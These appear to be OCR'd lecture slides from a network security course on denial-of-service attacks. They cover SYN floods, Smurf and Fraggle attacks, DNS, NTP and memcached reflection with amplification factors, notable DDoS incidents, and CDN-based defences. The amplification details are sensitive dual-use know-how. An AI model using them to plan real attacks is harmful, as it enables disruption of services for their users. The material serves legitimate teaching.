
- Active attacker who may send arbitrary packets
- Goal is to reduce the availability of the victim



DoS Attack Parameters

- How much bandwidth is available to the attacker?
  - Can be increased by controlling more resources…
  - Or tricking others into participating in the attack
- What kind of packets do you send to victim?
  - Minimize effort and risk of detection for attacker…
  - While also maximizing damage to the victim

Standard DDoS, Revisited




- What kind of packets do you send to the victim?
- Ideally, should be "connectionless"
    - Difficult to spoof TCP connections
- Should maximize the resources used by the victim


TCP SYN Flood

- TCP stack keeps track of connection state in data structures called Transmission Control Blocks (TCBs)
  - New TCB allocated by the kernel whenever a listen socket receives a SYN
  - TCB must persist for at least one RTO
- Attack: flood the victim with SYN packets
  - Exhaust available memory for TCBs, prevent legitimate clients from connecting
  - Crash the server OS by overflowing kernel memory
- Advantages for the attacker
  - No connection – each SYN can be spoofed, no need to hear responses
  - Asymmetry – attacker does not need to allocate TCBs


Exploiting Asymmetry

- Example of a Distributed Denial of Service Attack (DDoS)
- Some DDoS is fueled by volunteers
  - E.g. Anonymous and Low Orbit Ion Canon (LOIC)
- Most DDoS is fueled by botnets





The Smurf Attack



Why Does Smurfing Work?

1. ICMP protocol does not include authentication
   - No connections
   - Receivers accept messages without verifying the source
   - Enables attackers to spoof the source of messages
2. Attacker benefits from an amplification factor

$$amp\ factor = \frac{total\ response\ size}{request\ size}$$


Reflection/Amplification Attacks

- Smurfing is an example of a reflection or amplification DDoS attack
- Fraggle attack similarly uses broadcasts for amplification
  - Send spoofed UDP packets to IP broadcast addresses on port 7 (*echo*) and 13 (*chargen*)
    - *echo* – 1500 bytes/pkt requests, equal size responses
    - *chargen* -- 28 bytes/pkt request, 10K-100K bytes of ASCII in response
  - Amp factor
    - *echo – [number of hosts responding to the broadcast]:1*
    - *chargen – [number of hosts responding to the broadcast]*360:1*

DNS Reflection Attack

- Spoof DNS requests to many **open** DNS resolvers
  - DNS is a UDP-based protocol, no authentication of requests
  - Open resolvers accept requests from any client
    - E.g. 8.8.8.8, 8.8.4.4, 1.1.1.1, 1.0.0.1
  - February 2014 – 25 million open DNS resolvers on the internet
- 64 byte DNS queries generate large responses
  - Old-school "A" record query → maximum 512 byte response
  - EDNS0 extension "ANY" record query → 1000-6000 byte response
    - E.g. $ dig ANY isc.org
  - Amp factor – *180:1*
- Attackers have been known to register their own domains and install very large records just to enable reflection attacks!

Reflection Example



NTP Reflection Attack

- Spoof requests to open Network Time Protocol (NTP) servers
  - NTP is a UDP-based protocol, no authentication of requests
  - May 2014 – 2.2 million open NTP servers on the internet

- 234 byte queries generate large responses
  - *monlist* query: server returns a list of all recent connections
  - Other queries are possible, i.e. *version* and *showpeers*
  - Amp factor – from *10:1* to *560:1*

memcached Reflection Attack

- Spoof requests to open memcached servers
  - Popular <key:value> server used to cache web objects
  - memcached uses a UDP-based protocol, no authentication of requests
  - February 2018 – 50k open memcached servers on the internet
- 1460 byte queries generate large responses
  - A single query can request multiple 1MB <key:value> pairs from the database
  - Amp factor – up to *50000:1*


Infamous DDoS Attacks

When	Against Who	Size	How
March 2013	Spamhaus	120 Gbps	Botnet + DNS reflection
February 2014	Cloudflare	400 Gbps	Botnet + NTP reflection
September 2016	Krebs	620 Gbps	Mirai
October 2016	Dyn (major DNS provider)	1.2 Tbps	Mirai
March 2018	Github	1.35 Tbps	Botnet + memcached reflection

Content Delivery Networks (CDNs)


- CDNs help companies scale-up their websites
  - Cache customer content on many replica servers
  - Users access the website via the replicas
- Examples: Akamai, Cloudflare, Rackspace, Amazon Cloudfront, etc.
- Side-benefit: DDoS protection
  - CDNs have many servers, and a huge amount of bandwidth
  - Difficult to knock all the replicas offline
  - Difficult to saturate all available bandwidth
  - No direct access to the master server
- Cloudflare: 15 Tbps of bandwidth over 149 data centers

CDN Basics



Master
Website content and database is here
• Users requests all go through the replicas
• Most served from cache
Content is cached in the replicas


DDoS Defense via CDNs



- What if you DDoS the master replica?
  - Cached copies in the CDN still available
  - Easy to do ingress filtering at the master
- What if you DDoS the replicas?
  - Difficult to kill them all
  - Dynamic DNS can redirect users to live replicas

Internet Crime as a Financial Ecosystem

